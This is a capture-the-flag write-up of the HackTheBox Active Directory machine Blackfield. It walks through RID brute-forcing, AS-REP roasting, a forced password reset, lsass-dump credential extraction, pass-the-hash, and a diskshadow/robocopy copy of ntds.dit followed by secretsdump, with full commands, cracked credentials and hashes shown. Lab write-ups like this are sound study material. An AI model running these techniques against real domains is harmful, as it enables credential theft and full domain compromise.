BlackField: a Hard HackTheBox machine

Overview
Blackfield is a hard Active Directory box. Guest access lets you enumerate usernames, AS-REP roasting gives you an initial foothold, and a ForceChangePassword edge in bloodhound opens up a forensic share containing an lsass dump. From there you extract a hash for a backup operator account, abuse VSS shadow copies to grab the NTDS, and dump the domain.
Reconnaissance
For a detailed breakdown of the recon methodology, see the Cascade writeup. Standard AD ports are assumed throughout — DC and domain added to /etc/hosts as usual.
the box starts with Guest authentication enabled over smb, using a username that doesn’t exists falls back to Guest login and the Guest account can read the profiles$ share, more importantly we can do the –rid-brute trick and get usernames.
1
nxc smb 10.129.229.17 -u 'a' -p '' --rid-brute > user.txt
we clean up the file :
1
 cat user.txt  | grep -v Alias | grep -v Group | awk '{print $6}' > users.txt
and some asreproasting as a start :
Warning: if you wanna hear me yapping about how AS-REP roasting works under the hood, check out the forest writeup where I broke down the full kerberos pre-authentication story.
1
2
3
4
5
6
7
8
impacket-GetNPUsers BLACKFIELD.local/ -usersfile ./Blackfield/users.txt -dc-ip 10.129.229.17 -format hashcat
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:282811f763864a2eda0c4a4173200398$62448dc845ce79bc5555fd84e6e417dcffb80c51510a488c1c689ab9fb51be953b8850d9f53de5edf9141d7197862363ec3c5f720780d25a8237fd5f20f0dcbec9002b5ca5524d79763a8c7eb4681d933e61f3f62c1e0d943c3e810740e6de08a952d1bbb3af46433d67641bca0f3660603f781687885141772e9c91fb7deeefb4c5ec1123754335f4615a32d53dc002c5de20db09c6d21938a2b5f7b1b63a9ec0c1c1f5b84efef591950e64da979a402ff6e72c17fab810b1524cfa6466efae4ed67c2e81d1a08db1ce19165dd17b174f5771bb17cab8ebd5b5e5c8e3dc036ac2516a28dc5a9470d64c254ea140fb1b387ece32
[-] User BLACKFIELD764430 doesn't have UF_DONT_REQUIRE_PREAUTH set
we save the hash we got to hash.txt and we crack it with hashcat :
1
hashcat hash.txt /usr/share/wordlists/rockyou.txt

this is our first foothold in the domain, a logical step here is rusthound-ce in the background :
1
2
3
4
5
6
7
8
9
rusthound-ce -d BLACKFIELD.local -u support -p '#00^BlackKnight' -z
---------------------------------------------------
Initializing RustHound-CE at 17:26:28 on 03/08/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-03-08T21:26:28Z INFO  rusthound_ce] Verbosity level: Info
[2026-03-08T21:26:28Z INFO  rusthound_ce] Collection method: All
[2026-03-08T21:26:28Z INFO  rusthound_ce::ldap] Connected to BLACKFIELD.LOCAL Active Directory!
from bloodhound data we see that the support user has ForceChangePassword over the Audit2020 user, I remember seeing an forensic share, this user will likely have read rights over it :

have I ever mentioned that I do like nxc? more than most !
1
2
3
4
nxc smb 10.129.229.17 -u support -p '#00^BlackKnight' -M change-password -o USER=audit2020  NEWPASS=Plur1bu52025
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.17   445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight
CHANGE-P... 10.129.229.17   445    DC01             [+] Successfully changed password for audit2020
we used the change-password module in nxc to change the user’s password, I just find it easy and more convenient ( though desperate times call for desperate measures ). this user has read rights over the forensic share as suspected before :

the forensic share had one pecular file that picked my interest :
1
2
smb: \memory_analysis\> get lsass.zip
getting file \memory_analysis\lsass.zip of size 41936098 as lsass.zip (1728.1 KiloBytes/sec) (average 1728.1 KiloByte
if you don’t know why I picked lsass.zip here first, it’s just that in case of a successful exploitation later this will give us a path forward using pypykatz etc, depends on the files in the zip file as we don’t know yet.
Exploitation :
well the zip file had a mini dump ( sometimes it may be a full core dump ), we use pypykatz here to dump the hashes from the lsass process dump :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
	== MSV ==
		Username: svc_backup
		Domain: BLACKFIELD
		LM: NA
		NT: 9658d1d1dcd9250115e2205d9f48400d
		SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
		DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
	== WDIGEST [633ba]==
		username svc_backup
		domainname BLACKFIELD
		password None
		password (hex)
	== Kerberos ==
		Username: svc_backup
		Domain: BLACKFIELD.LOCAL
		AES128 Key: 9658d1d1dcd9250115e2205d9f48400d
		AES256 Key: 20a3e879a3a0ca4f51db1e63514a27ac18eef553d8f30c29805c398c97599e91
	== WDIGEST [633ba]==
		username svc_backup
		domainname BLACKFIELD
		password None
		password (hex)

== LogonSession ==
authentication_id 365835 (5950b)

< SNIP >
as we see above the svc_backup had this hash : 9658d1d1dcd9250115e2205d9f48400d , let’s check if it still works :
1
2
3
nxc smb 10.129.229.17 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.17   445    DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d
we compromised the svc_backup account. we can get the user flag now :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
ewp -i 10.129.229.17 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.129.229.17:5985' as 'svc_backup'
evil-winrm-py PS C:\Users\svc_backup\Documents> dir ..\Desktop


    Directory: C:\Users\svc_backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        2/28/2020   2:26 PM             32 user.txt


evil-winrm-py PS C:\Users\svc_backup\Documents>
Privilege Escalation
from bloodhound data we see that the user svc_backup is part of the backup operators group.
let’s dump the registery hives sam, system and security :
1
2
3
4
5
6
7
8
9
10
11
12
13
impacket-reg BLACKFIELD.local/svc_backup@10.129.229.17 -hashes :9658d1d1dcd9250115e2205d9f48400d save -keyName HKLM\\SAM -o C:\\Windows\\Temp
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to C:\Windows\Temp\SAM.save

┌──(kali㉿kali)-[/tmp/a/Blackfield/smb]
└─$
impacket-reg BLACKFIELD.local/svc_backup@10.129.229.17 -hashes :9658d1d1dcd9250115e2205d9f48400d save -keyName HKLM\\SYSTEM -o C:\\Windows\\Temp
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SYSTEM to C:\Windows\Temp\SYSTEM.save
next is secredtsump :
1
2
3
4
5
6
7
8
9
impacket-secretsdump -sam SAM.save -system SYSTEM.save LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
the administrator hash didn’t work, there are instances where the local administrator’s hash is the hash for the administrator’s account in the domain admins, this doesn’t seem to be the case here :
1
2
3
nxc smb 10.129.229.17 -u Administrator -H 67ef902eae0d740df6257f273de75051
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\Administrator:67ef902eae0d740df6257f273de75051 STATUS_LOGON_FAILURE
Let’s go for the ntds, there doesn’t seem to be another way here, I’ll be using my Meow script as always :
1
2
3
4
5
6
set context persistent nowriters
set metadata c:\programdata\meow.cab
set verbose on
add volume c: alias meow
create
expose %meow% z:
and we convert the above to windows’s newlines and upload it via evil-winrm using :
1
unix2dos Meow
once we upload it, from evil-winrm we’ll use the diskshadow utility to create shadow copy of the C drive -> robocoby, get ntds and we already have security => game over.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
evil-winrm-py PS C:\ProgramData> diskshadow /s c:\programdata\Meow
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  3/8/2026 10:01:42 PM

-> set context persistent nowriters
-> set metadata c:\programdata\meow.cab
-> set verbose on
-> add volume c: alias meow
-> create

Alias meow for shadow ID {45379069-6560-47f4-bcf1-fe80cc3cfc14} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {f7d40cb9-1746-4d66-bd46-e768d6a4413d} set as environment variable.
Inserted file Manifest.xml into .cab file meow.cab
Inserted file Dis63EA.tmp into .cab file meow.cab

Querying all shadow copies with the shadow copy set ID {f7d40cb9-1746-4d66-bd46-e768d6a4413d}

	* Shadow copy ID = {45379069-6560-47f4-bcf1-fe80cc3cfc14}		%meow%
		- Shadow copy set: {f7d40cb9-1746-4d66-bd46-e768d6a4413d}	%VSS_SHADOW_SET%
		- Original count of shadow copies = 1
		- Original volume name: \\?\Volume{6cd5140b-0000-0000-0000-602200000000}\ [C:\]
		- Creation time: 3/8/2026 10:01:43 PM
		- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
		- Originating machine: DC01.BLACKFIELD.local
		- Service machine: DC01.BLACKFIELD.local
		- Not exposed
		- Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
		- Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %meow% z:
-> %meow% = {45379069-6560-47f4-bcf1-fe80cc3cfc14}
The shadow copy was successfully exposed as z:\.
and using robocopy :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
evil-winrm-py PS Z:\Windows\NTDS> robocopy /b Z:\Windows\NTDS C:\ProgramData ntds.dit

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Sunday, March 8, 2026 10:03:55 PM
   Source : Z:\Windows\NTDS\
     Dest : C:\ProgramData\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

	                   1	Z:\Windows\NTDS\
	    New File  		  18.0 m	ntds.dit
  0.0%
  0.3%
  0.6%
  1.0%
  1.3%
  1.7%
  2.0%
  2.4%
  2.7%
time to get some hashes :
1
2
3
4
5
6
7
8
9
10
11
impacket-secretsdump -ntds ntds.dit -system SYSTEM.save LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e< SNIP > 3b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
< SNIP >

as a wise cat once said: Meow to life and flags meows back at you ~